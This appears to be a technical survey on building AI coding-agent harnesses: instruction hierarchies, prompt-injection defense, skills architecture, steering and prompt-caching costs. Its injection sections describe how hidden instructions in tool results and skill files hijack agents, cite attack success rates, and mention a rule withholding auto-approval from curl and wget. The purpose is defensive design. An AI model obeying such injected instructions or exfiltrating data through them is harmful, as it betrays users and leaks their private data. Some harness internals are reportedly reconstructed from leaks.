SysBench (arXiv:2408.10943, ICLR 2025)	500 system messages × 5-turn conversations, 6 constraint types	Three failure modes: constraint violation, instruction misjudgement, multi-turn instability — system-prompt adherence <i>degrades across turns</i> , exactly what agent loops stress
AgentDojo (NeurIPS 2024, arXiv:2406.13352)	97 tasks / 629 security cases	Best agents <66% benign utility; attacks succeed <25%; more capable models are <i>easier</i> to attack (competence makes injected instructions executable)
BIPIA (arXiv:2312.14197)	5 scenarios, 250 attack goals, 25 LLMs	All vulnerable; root cause = “inability to distinguish informational context from actionable instructions”
InjecAgent (ACL Findings 2024)	1,054 cases, 17 user tools, 62 attacker tools	ReAct GPT-4: 24% ASR baseline, ~doubled with “hacking prompt” reinforcement

Also relevant: **“Lost in the Middle”** — U-shaped attention: content at the beginning and end of context gets disproportionate attention. Design consequence: put the highest-priority invariants at the *top* of the system prompt and re-state critical constraints *near the end* (models “check in” at both ends of the prompt).

1.3 Conflict resolution in production harnesses

Codex CLI’s `prompt.md` contains the clearest published example of a *file-level* instruction hierarchy:

*“The scope of an AGENTS.md file is the entire directory tree rooted at the folder that contains it... More-deeply-nested AGENTS.md files take precedence in the case of conflicting instructions. **Direct system/developer/user instructions (as part of a prompt) take precedence over AGENTS.md instructions.**”*

Claude Code implements precedence by *load order and recency*: managed-policy → user (`~/.claude/CLAUDE.md`) → project (`./CLAUDE.md`) → `CLAUDE.local.md` → path-scoped `.claude/rules/*.md` (loaded only when matching files are touched). Files closer to the working directory appear later in context — exploiting the recency side of U-shaped attention.

2. Prompt injection defense

2.1 Threat model

- **Direct injection (UPIA/jailbreak)**: the user is the adversary.

- **Indirect injection (XPIA)**: attacker-controlled content arrives via tool results — web pages, emails, files, GitHub issues, image OCR, other agents’ output. The dominant agent threat: OWASP lists prompt injection as **LLM01:2025**, and notes no foolproof prevention exists.
- **Willison’s lethal trifecta**: an agent combining (a) access to private data, (b) exposure to untrusted content, (c) external communication ability is trivially exfiltratable. **Meta’s “Agents Rule of Two”** (Oct 2025) hardens this into a budget: a session may have at most 2 of {untrusted input, sensitive access, state-changing/external comms}; all three requires human-in-the-loop. A *structural* rule — the design question is what the model can reach when it gets fooled, because it will get fooled.

2.2 Measured defense effectiveness

Defense	Type	Measured effect	Source
Spotlighting (delimiting / datamarking / encoding)	Prompt-level provenance marking	ASR >50% → <2% (GPT-family, internal corpus); Microsoft reports operational reductions consistent with lab findings	arXiv:2403.14720; MSRC blog
Instruction hierarchy training	Model-level	+63% system-prompt-extraction defense; +30% jailbreak; over-refusal regression	arXiv:2404.13208
Secondary attack detector (Prompt Shields / DeBERTa class)	Classifier	AgentDojo ASR → ~8%	AgentDojo paper
CaMeL (Google DeepMind + ETH)	Capability/IFC layer: P-LLM emits restricted-Python plan; interpreter enforces data-flow policies	77% of AgentDojo tasks solved with provable security vs 84% undefended	arXiv:2503.18813
Progent	LLM-generated symbolic privilege policy; SMT solver enforces monotonic confinement	AgentDojo ASR → ~1.0% with utility preserved	arXiv:2504.11703
StruQ	Two-channel model trained to only follow instructions in the prompt channel	“Significantly improves resistance... little or no impact on utility” — requires fine-tuned model	arXiv:2402.06363
Dual-LLM / design patterns	Architectural: privileged LLM never sees untrusted tokens	Qualitative; basis of CaMeL	Willison; “Design Patterns for Securing LLM Agents” (six patterns)
Best-of-N caveat	—	89% GPT-4o / 78% Claude 3.5 ASR given enough attempts — probabilistic defenses degrade under retries	Hughes et al., via OWASP


Flagged as contested: spotlighting’s <2% is on Microsoft-internal attack corpora; independent replication is thinner. AgentDojo’s ~8% detector number is against stock attacks; adaptive attackers score

higher. CaMeL’s 77%-provable is real but costs ~10 utility points and requires work expressible as restricted-Python programs.

2.3 What production harnesses ship today

- **Claude Code:** (a) internally injects `<system-warning>` wrappers into tool output flagged as suspicious, plus “Caveat: the message below was injected via tool output” framing for web content (note: this wrapper has leaked *into* tool-call inputs in at least one bug — the wrapper is probabilistic, not a boundary); (b) WebFetch runs in an isolated context window; (c) network commands (`curl` , `wget`) never auto-approved by default; (d) fail-closed command matching in Manual mode; (e) trust verification on first codebase run / new MCP servers; (f) permission rules enforced *by the harness, not the model* — “Instructions in your prompt or CLAUDE.md shape what Claude tries to do, but they don’t change what Claude Code allows.”
- **Codex:** OS-enforced sandbox (Seatbelt/seccomp+landlock) with `read-only` / `workspace-write` modes; **network off by default**; approval policies; **auto-review** routes sandbox-escalation requests to a separate reviewer agent instead of a human; GPT-5.1-Codex-Max system card documents dedicated prompt-injection safety training.
- **Anthropic API guidance:** untrusted content only in `tool_result` blocks; provenance labeling; explicit `<untrusted_content_policy>` in the system prompt.

2.4 Defense-in-depth diagram (text form)



3. System prompt engineering for agents — the empirical record

3.1 Claude Code — the reference implementation (unofficial sources)

Claude Code is closed-source; what follows is from decompiled-code documentation repos and proxied-traffic measurements — *community-reconstructed, treat as indicative*.

- **Assembly pipeline, not a string:** `getSystemPrompt()` returns `string[]` — ~15–20 ordered sections, ~110+ prompt strings total (main prompt, subagent prompts, security monitor, summarizer, status-line configurator...). ~7 static sections → `__SYSTEM_PROMPT_DYNAMIC_BOUNDARY__` marker → dynamic suffix (skills list, memory files, env info, MCP instructions, model overrides). The split exists for **prompt caching**: the static prefix is byte-identical across the entire user fleet.
- **Measured size:** ~16–25k tokens for system prompt + built-in tools alone; ~27k-token initial API payload measured bare, ~31k with a real project's CLAUDE.md/skills/MCP.
- **Section anatomy** (static prefix): identity+cyber-risk (~100 tk) → task-execution rules (~600 tk across 12 instructions) → **executing actions with care** (~540 tk — the *reversibility/blast-radius* taxonomy deciding which actions need permission) → tool-use policy → tone & style → output efficiency.
- **Model-specific prompting is real and granular:** `lean_prompt` capability flag selects a *lean* prompt for newest models vs *full* prompt for earlier families. A separate `mid_conv_system` capability delivers agent/skill listings as a *trailing system message* rather than `<system-reminder>` blocks.
- **Prompt annotations as regression harness:** decompiled source shows `@[MODEL LAUNCH]` comments marking prompt text added as behavioral counterweights for specific model generations, with measured metrics in comments.
- **Numeric > qualitative:** internal anchor — “keep text between tool calls to ≤25 words; final responses ≤100 words” — with a comment noting “*research shows ~1.2% output token reduction vs qualitative ‘be concise’*”. Concrete numeric limits measurably outperform vague adjectives.
- **Negative instructions:** production prompts are dense with never/don’t rules (30+ in Cursor’s) — *plausible and practitioner-consistent, but not peer-reviewed*.

3.2 Codex CLI (fully open — ground truth)

- **Per-model prompt files in-tree:** `codex-rs/core/prompt.md` (generic), `gpt_5_codex_prompt.md`, `gpt-5.1-codex-max_prompt.md` — OpenAI literally ships different base instructions per model; the Codex prompting guide says the Max prompt was “further optimized against internal evals.” It recommends *removing* upfront-plan/preamble prompting for Codex-Max (status updates “can cause the model to stop abruptly”).
- **Style:** Markdown headers (not XML); first line is pure identity; heavy sections on autonomy/persistence (“keep going until the query is completely resolved”), sandbox/approvals explanation, *exhaustive* final-answer formatting rules.
- **Config surfaces:** `AGENTS.md` (nested, scoped, subordinate to prompt instructions); `~/.codex/config.toml` + project `.codex/config.toml` (closest wins); `developer_instructions`; `model_instructions_file` (full replacement); `project_doc_max_bytes` caps; `project_doc_fallback_filenames`.
- **Steering:** Steer mode — `turn/steer` injects user input mid-turn (applied at next tool-call boundary); `Tab` queues for next turn; `turn/interrupt` cancels. The cleanest public spec for mid-run steering.

3.3 Gemini CLI (open — ground truth)

- `PromptProvider` + `snippets.ts`: the system prompt is a *typed composition* — `SystemPromptOptions` fields (`coreMandates`, `subAgents`, `agentSkills`, `primaryWorkflows`, `planningWorkflow`, `operationalGuidelines`, `sandbox`, `gitRepo`, `interactiveYoloMode` ...) rendered by per-section functions in fixed order.
- **Model-conditional prompts**: Gemini 3-family gets a different snippet module — a structured **Research** → **Strategy** → **Execution** lifecycle with Plan → Act → Validate execution, Inquiry-vs-Directive distinction (“prevent goal-creep”), plus “do not call tools in silence” mandate. Legacy models keep the old prompt.
- `GEMINI_SYSTEM_MD` env var → full system-prompt file override; user memory (`GEMINI.md` hierarchy) appended after the base prompt.

3.4 Cursor (leaked + measured)

- Leaked agent prompts: XML-heavy, Claude-oriented; user messages wrapped in `<user_query>` tags; `mode_selection` / `SwitchMode` tool described *in the prompt* so the model self-selects Agent/Plan/Debug modes.
- **Strongest published per-model evidence** (Aug 2026, exact system messages from SDK checkpoints): Grok 4.5 gets a **1,877-char** minimal prompt; Claude-family gets **~14–16k chars**; three GPT-5.6 variants get **byte-identical** prompts modulo the model name. Per-model adaptation is by *family*.

3.5 Devin (vendor-published)

- **Playbooks** are explicitly “a custom system prompt for a repeated task” — outcome + steps + postconditions; a first-class per-task instruction layer.
- **Per-model rebuilds are documented**: “Rebuilding Devin for Claude Sonnet 4.5” — the model’s *context-window awareness* (“context anxiety” → premature wrap-up) forced harness changes; context *resets* (fresh agent + structured handoff) beat compaction for anxious models. **Devin Fusion**: two parallel agents (frontier + cheap “sidekick”) with dynamic mid-session routing; the frontier model “delegates and monitors, making the significant decisions.”
- Evals: internal end-to-end autonomous evals gate prompt changes (Cognition’s published eval names: “Junior Developer Evals”/“FrontierCode”).

3.6 Amp (vendor-published philosophy)

Thorsten Ball’s “How to Build an Agent”: agent = “an LLM, a loop, and enough tokens”; ~400 lines. Transferable claims: (a) **a small curated toolset with well-tuned descriptions beats a large configurable one**; (b) specialized subagents mostly failed — the model “simply didn’t invoke them,” until Sonnet 4 actively wanted generic subagents, so Amp ships *generic* “mini-Amp” subagents; (c) Amp co-created AGENTS.md. Capability differences between models legitimately change which *surfaces* to ship.

3.7 Cross-cutting empirical findings

Finding	Evidence	Confidence
Persona/“you are X expert” does not reliably improve task accuracy	EMNLP’24 (162 personas): no improvement; Wharton GAIL: no	Strong that personas ≠ accuracy. But personas <i>do</i> reliably shift style/tone —

Finding	Evidence	Confidence
	expert persona beat baseline on GPQA/MMLU-Pro; Principled Personas: -30pp from irrelevant persona details	use them for <i>how to talk</i> , not <i>how to think</i> . Frame identity as interface contract (“You are X, running in Y, on the user’s machine”)
Numeric constraints beat adjectives	Claude Code’s “~1.2% output-token reduction vs ‘be concise’”; Vercel’s skill-trigger wording sensitivity	Medium-strong
XML vs Markdown structure	Anthropic docs recommend XML tags; WeighMyPrompt: Anthropic-stack tools use XML, OpenAI-stack use Markdown headers. No rigorous cross-vendor eval — contested. Consistency matters more than the tag language	Medium
Long prompts dilute adherence	Anthropic’s guidance: CLAUDE.md target <200 lines — “longer files consume more context and reduce adherence”; U-shaped attention	Medium-strong
Tool docs vs behavioral rules are separate surfaces	Tool <code>description</code> fields are where per-tool steering lives; Amp’s thesis: tuned tool descriptions are the highest-leverage prompting surface	Strong (practice)

4. Skills & extensibility architecture

4.1 Anthropic Agent Skills — the format that won

`SKILL.md` = directory + YAML frontmatter (`name` kebab-case, `description` <1024 chars stating *what + when* to trigger) + Markdown body + optional `scripts/` , `references/` , `assets/` . **Three-level progressive disclosure:**

Level	Loaded when	Token cost	Content
1 Metadata	Always (into system prompt at startup)	~100 tk/skill	name + description
2 Instructions	When model judges skill relevant	<5k tk (guide: <500 lines)	SKILL.md body
3 Resources	On demand	unbounded	reference files, executable scripts (executed without entering context)

The description field is the router — Anthropic’s docs stress it must contain trigger conditions. Skill loading is **model-invoked retrieval**, with the model as the index.

4.2 Claude Code's full extensibility surface

Surface	Mechanism	Loads when	Precedence notes
Managed-policy CLAUDE.md	/Library/Application Support/ClaudeCode/CLAUDE.md	every session	broadest
User CLAUDE.md	~/ .claude/CLAUDE.md	every session	personal, all projects
Project CLAUDE.md	./CLAUDE.md or ./ .claude/CLAUDE.md	launch; every parent dir up-tree, concatenated root→cwd	nearer-cwd = later in context
Subdirectory CLAUDE.md	nested	lazy — only when files in that subtree are read	local override
.claude/rules/*.md	thematic files, YAML paths: globs	only when matching files touched	path-scoped
CLAUDE.local.md	same dir as CLAUDE.md	after shared file	personal override, gitignored
@path imports	inside any memory file	with parent	modularization
Auto memory	~/ .claude/projects/<hash>/memory/MEMORY.md	session	model-written
Skills	.claude/skills/ or plugin	L1 always; body on trigger	model-invoked
Subagents	.claude/agents/*.md frontmatter (model, tools, memory, isolation)	spawned, own context window	isolation = context hygiene
Slash commands / skills	/cmd	user-invoked	deterministic trigger
Hooks	settings.json hooks ; events: SessionStart, UserPromptSubmit, PreToolUse (block/modify), PostToolUse, SubagentStart/Stop, InstructionsLoaded, Stop...	lifecycle	deterministic — enforced by harness ; also fire inside subagents
Output styles	settings outputStyle	session start	rewrites part of system prompt; needs restart
MCP servers	.mcp.json / plugin	tool schemas resident	highest context cost
Plugins	.claude-plugin/ plugin.json bundles skills+agents+hooks+MCP	enabled	namespaced /plugin:cmd
Settings scopes	user / project / local / managed	—	managed = org-enforced

4.3 Config-file convention comparison (cross-harness)

Tool	File	Format	Scoped/nested	Glob-conditional	Notes
Claude Code	CLAUDE.md + .claude/rules/	MD (+YAML paths)	✅ up-tree + lazy subdirs	✅ paths:	richest: hooks, permissions, subagents
Codex	AGENTS.md (+ ~/.codex/ AGENTS.md)	MD	✅ per-directory, nearest wins	❌	precedence below prompt instructions
Gemini CLI	GEMINI.md	MD	✅ hierarchical memory	❌	GEMINI_SYSTEM_M D full override
Cursor	.cursor/rules/ *.mdc + legacy .cursorrules	MDC+YAML	✅	✅ globs , alwaysApply	also reads AGENTS.md
Copilot	.github/ copilot- instructions.m d + .github/ instructions/ *.instructions. md	MD+YAML	path-specific	✅ applyTo	reads AGENTS.md
Windsurf	.windsurfrules + .windsurf/ rules/	MD	partial	❌	global_rules.md ~6k char cap
Aider	CONVENTIONS.md	MD	❌	❌	
AGENTS.md	root (+nested)	plain MD, no schema	✅ nearest-wins	❌	60k+ repos; donated to AAIF/Linux Foundation Dec 2025; read by Codex, Copilot, Cursor, Gemini CLI, Jules, Factory, Devin

GitHub’s analysis of 2,500 AGENTS.md files: effective ones have executable commands early, code snippets over prose, explicit “never modify” boundaries, a three-tier permission model (**always do / ask first / never do**), and coverage of six recurring content areas.

4.4 MCP vs Skills vs CLI vs passive files — the economics

- **MCP:** every mounted server’s full tool schemas sit in context every turn — ~200–1,900 tk/tool (Anthropic’s own measured example averages ~950); one measured 5-server/58-tool setup ≈ **55k tokens before the first user prompt**. Mitigations: code-execution-with-MCP (measured **98.7% token reduction**); tool-search deferred loading.
- **Skills:** ~100 tk idle; ~5k on trigger; unbounded resources.
- **CLI tools:** ~0 tk for known CLIs (model already knows `grep`); `--help` cost only for niche tools.
- **AGENTS.md/passive context:** always resident, zero decision points.

- **Vercel’s head-to-head** (flag: single benchmark, directional): baseline 53% → skill default 53% (never invoked in **56%** of runs) → skill + explicit “use it” instructions 79% → **8KB compressed docs index in AGENTS.md: 100%**. Interpretation: the winning AGENTS.md was itself progressive disclosure (index → on-demand reads); the real variable is *where the retrieval decision lives* — unconditional presence beats model-invoked retrieval when knowledge is *always* relevant; skills win for large rarely-needed capabilities.
- **Decision heuristic: MCP = reach** (can’t access the system otherwise), **Skill = method** (consistent procedure), **subagent = isolation** (context hygiene), **command = deliberate trigger**, **AGENTS.md = always-true conventions**.

4.5 Skills are a new injection surface — treat accordingly

- arXiv:2510.26328 demonstrated *trivially simple* injections hidden in long SKILL.md files and referenced scripts, including **approval carryover**: “Don’t ask again” on a benign action generalizes to harmful lookalikes.
- arXiv:2604.02837 (first systematic security analysis): structural flaws — **no data/instruction boundary inside skills, single-approval persistent trust, no marketplace review**.
- OWASP Agentic Skills Top 10: AST01 malicious skills (Snyk ToxicSkills: 100% of malicious skills combined code *and* prose attack vectors); AST05 external instructions (a skill’s referenced URL is mutable prose consumed *as instructions* — “no lockfile for prose”).
- anthropics/skills issue #492: community skills shipped under `anthropic/` namespace — trust-boundary abuse.
- Consequence: skill install/enable must be a *permissioned event*, skill content is **untrusted-below-system** privilege, and referenced remote docs need provenance marking (or pinning).

5. Steerability

- **Style/persona**: steerable via system-prompt blocks — Claude Code *output styles* literally rewrite prompt sections (Default/Proactive/Explanatory/Learning/Concise). Independent measurement (Sept 2026): **Concise style** → **−38% words, −41% output tokens** vs default; CLAUDE.md rules −27% words but only −3% tokens and broke their own rules 6/30 times — *prompt-resident style rules beat user-file rules*. OpenAI exposes `verbosity / reasoning effort`; Codex’s prompting guide ships personality steering snippets (a `friendly` mode tuned for pair-programming sessions).
- **Mid-run steering**: Codex `turn/steer` (inject at next tool boundary) + `queue` + `interrupt` + `/fork` branching; Claude Code `message-queue` + `interrupt`; `mid_conv_system` channel shows vendors steer via trailing system messages. Steerability API shape to copy: *three delivery modes* — *inject-now*, *queue-next-turn*, *interrupt*.
- **Model-specific adaptation is the industry norm, not the exception**: OpenAI (per-model prompt files), Anthropic (lean/full + capability flags + `[MODEL LAUNCH]` counterweights), Google (model-conditional snippet modules), Cursor (per-family prompts), Cognition (“rebuilt Devin for Sonnet 4.5”), Augment (“prompts, toolsets, guardrails must often be tuned for each model”). Design for a **prompt-variant registry keyed by model capability flags**, not `if model == strings`.

- **Spec-driven behavior testing:** promptfoo-style CI gates on `prompts/**` diffs; Anthropic/Cognition gate prompt changes on end-to-end autonomous evals. Practical norm: every prompt edit is a regression-testable artifact — golden tasks + verifiable assertions + injection ASR suite.
- **Dynamic per-situation instructions:** LangGraph `dynamic_prompt` middleware renders the system prompt per-call from state; Claude Code's subagent frontmatter + hooks achieve it structurally; Cursor's `SwitchMode` achieves it via *model self-selection*. Three viable mechanisms: (a) deterministic harness routing by task classification, (b) model-invoked loading (skills), (c) lifecycle events (hooks).

6. Recommended instruction-architecture spec

PRIVILEGE LAYERS (compiled onto model channels)

L0 core contract	→ system channel, section 1 (immutable, cached prefix) identity-as-interface, safety floor, channel semantics
L1 harness behavior	→ system channel: tool policy, action-care taxonomy (reversibility/blast radius), output/verbosity rules
L2 deployment/org	→ managed policy block (admin-owned, user can't edit)
L3 project	→ AGENTS.md/PROJECT.md chain, nearest-wins nesting
L4 user prefs	→ user memory file, style/persona block
L5 task context	→ user-turn or trailing-system injection (per-turn)
L6 untrusted data	→ tool_result channel ONLY, provenance-wrapped

Precedence: L0>L1>L2>(L3 vs L4 explicit order)>L5>L6=never-instructions

Conflicts: aligned → obey; misaligned → ignore + surface to user if material

ASSEMBLY PIPELINE

- section builders w/ explicit order + conditional gates (feature flags, enabled tools, model capability flags)
- STATIC/DYNAMIC boundary marker → cacheable global prefix vs session suffix
- model-variant registry: capability flags (`lean_prompt`, `mid_conv_system...`)
not model-name switches; each variant diff regression-tested
- every section has a token budget + owner + eval coverage tag

SURFACES (when to use which)

always-true conventions	→ passive file (AGENTS.md)
task procedures	→ skills (progressive disclosure, permissioned install)
external systems	→ MCP (lazy tool-schema loading)
context hygiene	→ subagents (generic, own context window)
deterministic trigger	→ slash command
deterministic guarantee	→ hooks/permission rules (NEVER rely on prose alone for security invariants)
style	→ output-style block (swappable prompt sections)

PER-TURN STEERING

inject-now / queue-next-turn / interrupt / fork — 4 primitives

7. Actionable implications — instructions & skills

1. **Build the assembler, not the prompt.** Adopt a section-builder pipeline with an explicit static/dynamic cache boundary (Claude Code's pattern is the validated reference). Every instruction module gets: order, condition gate, token budget, owner, eval tag.

2. **Write a precedence spec and compile to channels.** You get ~3 real channels from the API; your ~6 internal layers must map onto them with a documented conflict rule (aligned-obey/misaligned-ignore, mirroring Wallace et al.). Codex’s AGENTS.md precedence language is a good template.
3. **Never put a security invariant in prose alone.** Prose rules shape attempts; harness enforcement decides outcomes. Deny>ask>allow rule evaluation, PreToolUse-style hooks, scoped tool policies, and sandboxed execution are the layers that actually hold.
4. **Adopt the Rule-of-Two budget as a session property.** Track {untrusted input seen, sensitive access held, state-changing/external comms available} per session; completing the trifecta auto-requires approval. Cheap to implement; the most legible security model in the literature.
5. **Wrap all tool output in provenance markers** (spotlighting-style delimiters + caution blocks on flagged content), deliver untrusted content *only* through the tool-result channel, and state the untrusted-content policy in the system prompt. Expect wrappers to leak occasionally — they’re probabilistic, not a boundary.
6. **Progressive disclosure everywhere, but don’t over-rotate to model-invoked retrieval.** Vercel’s eval is a warning: if knowledge must apply *every* turn, put a compressed index in passive context; reserve skills for large/rare capabilities. Budget ~100 tk/skill for metadata; enforce <500-line bodies.
7. **Plan for per-model prompt variants from day one** — a capability-flag registry, not model-name if-chains. Expect every new model generation to need counterweight patches; annotate prompt hunks with the eval metric that justified them.
8. **Ship steering as a protocol:** inject-now / queue / interrupt / fork. Users grade harnesses on mid-run steerability.
9. **Style control belongs in the system prompt, not user files** — measured -41% output tokens for a resident style block vs -3% for CLAUDE.md rules. Use numeric anchors (“≤100 words”) over adjectives.
10. **Personas for voice, not competence.** Domain priming and task-specific instruction beat “you are an expert X” for accuracy; personas steer tone and should be a swappable module, not baked into the core contract.
11. **Stand up a prompt-regression harness early:** golden tasks + verifiable assertions (IFEval-style) + injection ASR suite (AgentDojo-style) + per-model diff runs in CI on `prompts/**`.
12. **Treat skills/MCP/plugins as an install-time trust decision:** permissioned enable, namespace reservations, provenance marking on referenced remote docs; prefer hook-enforced constraints over instructions the skill asks the model to follow.
13. **Watch context anxiety as a model behavior class:** for long tasks, consider context resets + structured handoff artifacts (not just compaction); measure and gate per model.
14. **Keep the core contract short.** <200-line instruction files + U-shaped attention: critical invariants at top, restated near the dynamic boundary; verbosity in the prompt costs attention budget every turn.

Limitations: Claude Code internals come from community decompilation/leak repos (consistent but unofficial); several contested items flagged inline (persona effects, XML-vs-Markdown, spotlighting replication, Vercel eval generality). Hook/event names and surfaces change monthly — verify against live docs at implementation time. # Chapter 6 — Token Efficiency & Cost Optimization

0. The core economic fact

Agentic coding is an **input-token business**. A typical 50-turn Claude Code session consumes ~1M input tokens vs ~40K output — a ~25:1 ratio; input tokens drive ~85% of session cost (Tokenade, aggregating community measurements; Stanford-measured trajectories put the split as high as ~153:1). Every tool call re-sends the entire accumulated conversation, so input volume grows superlinearly in turns — closer to quadratic than linear. Two measured session studies make this concrete:

- A single long session: **\$1,278 across ~1,270 model turns, peak context ~998K tokens, ~98% cache-hit rate**. Spend split: 66% cache reads (re-sent context), 20% cache writes, 14% output, ~0% fresh input (tokenscope.pages.dev study).
- 66 real sessions (\$2,650.90 total, 4,339 turns): pooled spend = **60% cache-read, 25% cache-write, 15% output, ~0% uncached input**. Median session ~29 turns, peak ~45K tokens; a handful of long sessions dominate total dollars (dev.to/wartzarbee measurement).

Everything below follows from this: the biggest lever is not cheaper output or cleverer prompts — it is **minimizing bytes pushed through the context window per unit of work**, and making sure repeated bytes are billed at cache-read rates.

Real-world scale anchors: SWE-bench-style tasks consume **~1–4M+ tokens per attempt** (a Stanford/OpenHands analysis reports ~4.17M average; the SWE-bench harness now caps tasks at 2M uncached + 20M cached read tokens). A 30B-param OpenHands agent averaged **23 rounds and ~631K tokens per resolved issue**, with the majority spent on grep/glob/view exploration rather than patching (CodeGrep paper). Reported enterprise spend: Uber reportedly spent **\$500–\$2,000/heavy-user/month** on Claude Code (secondhand — flag).

1. Prompt caching mechanics per provider

1.1 Pricing and mechanics comparison

	Anthropic	OpenAI	Google Gemini
Activation	Explicit <code>cache_control</code> breakpoints, or top-level automatic caching	Automatic on prompts $\geq 1,024$ tokens (GPT-5.6+); ~1,024–2,048 model-dependent for older models; hits in 128-token increments on pre-5.6 families	Implicit caching on by default for Gemini 2.5+; explicit <code>CachedContent</code> API for control
Cache write cost	1.25× input (5-min TTL); 2× (1-hr TTL)	None pre-GPT-5.6; 1.25× on GPT-5.6+	None for implicit; explicit billed at standard input + storage
Cache read cost	0.1× input (e.g., Sonnet 5: \$0.20/M vs \$2/M — Sonnet 4.x is \$0.30 vs \$3; Opus: \$0.50 vs \$5)	0.1× input (GPT-5: \$0.125 vs \$1.25/M)	implicit ~75–90% off by surface/model (90% on Vertex/Flash/Gemini-3 Pro, 75% on 2.5 Pro via public API); explicit 90% off on 2.5+, 75% on 2.0

	Anthropic	OpenAI	Google Gemini
Min cacheable	~512–4,096 tokens, model-dependent (1,024 for Opus 4/4.1/4.8 + Sonnet; 2,048 for Opus 4.7; 4,096 for Opus 4.5/4.6 + Haiku 4.5; ~512 newest-gen)	1,024 (GPT-5.6+); 2,048 older	2,048 (2.5 Flash/Pro); 4,096 (Gemini 3 family); 6,144 some 3.x previews
Lifetime	5 min default, refreshed free on each hit; 1-hr option	In-memory cache cleared after 5–10 min inactivity, always within 1 hr; extended retention up to 24h on GPT-5.x/4.1 family	Explicit: default TTL 60 min, unbounded max, storage ≈\$1.00/M-token/hour (\$4.50 for 2.5 Pro on some surfaces — verify current rate); implicit: no storage fee
Breakpoints	Max 4 explicit <code>cache_control</code> blocks; hierarchy tools → system → messages	Implicit at latest user/tool message; explicit <code>prompt_cache_breakpoint</code> on GPT-5.6+	n/a (prefix match implicit); explicit caches are named objects
Routing control	n/a	<code>prompt_cache_key</code> steers same-prefix traffic to same machine	n/a
Break-even	5-min write pays off after 1 read (1.25+0.1=1.35× vs 2×); 1-hr after 2 reads	Write once + read once = 1.35× (5.6+); older models free writes	Implicit: free; explicit: reads must amortize storage rent

Sources: Anthropic prompt caching docs, technspire pricing mechanics analysis, OpenAI prompt-caching guide + cookbook, Google AI caching docs.

Anthropic specifics that matter for a harness: - The cache is a **prefix hierarchy**: `tools` → `system` → `messages`. A change at any level invalidates that level and everything after. Modifying tool definitions kills the whole cache; toggling web search kills system+messages. - **Deferred tools** (`defer_loading` + `tool_search_tool`): dynamically discovered tools are appended inline as `tool_reference` blocks in conversation history — the prefix is untouched, so dynamic tool loading **does not break the cache**. This is the key mechanism for cheap MCP scale-out. - Claude Code splits its system prompt at a literal `__SYSTEM_PROMPT_DYNAMIC_BOUNDARY__` marker: everything before is byte-identical across all users and gets `cacheScope: 'global'` (prefill amortized across the entire fleet); session-specific content goes below the boundary. Any conditional content (feature flags, enabled tools) is deliberately pushed below the boundary.

OpenAI specifics: - Exact prefix match required; the entire rendered prefix is cacheable — messages, images, **tool definitions, structured output schemas**. Tool ordering must be identical. - Settings that silently change the rendered prefix and break caching: `model`, `tools`, `parallel_tool_calls`, `text.format`, `reasoning.effort`, `text.verbosity`, `context_management` (compaction). - Codex's harness enforces **append-only conversation**: each new prompt is an exact prefix extension of the previous one; new messages are appended, earlier ones never modified. Cache misses occur on tool reorder, model change, or mid-conversation sandbox config change ("Unrolling the Codex agent loop").

Gemini specifics: implicit caching passes savings automatically (90%); explicit caching rents storage (~\$1/M-token/hr — verify current rate). Explicit caching only makes sense for very hot, very large prefixes; for agent loops the implicit path usually suffices.

1.2 Cache-invalidation cost traps (measured)

- **Timestamp in the system prompt:** Basedash found `The current date and time is ${...}` as the last line of system instructions made their `[tools, system]` prefix unique every request — 0% hit rate while paying the write premium each turn. Claude Code deliberately puts env info (cwd, git status) in a separate block below the boundary for this reason.
- **Session/user IDs in the prefix:** per-conversation values guarantee a cold cache every session; OpenAI advises putting them in request metadata instead.
- **Serialization jitter:** the same data structure emitting different bytes on two passes (map iteration order, unstable JSON key order) silently zeroes hit rates.
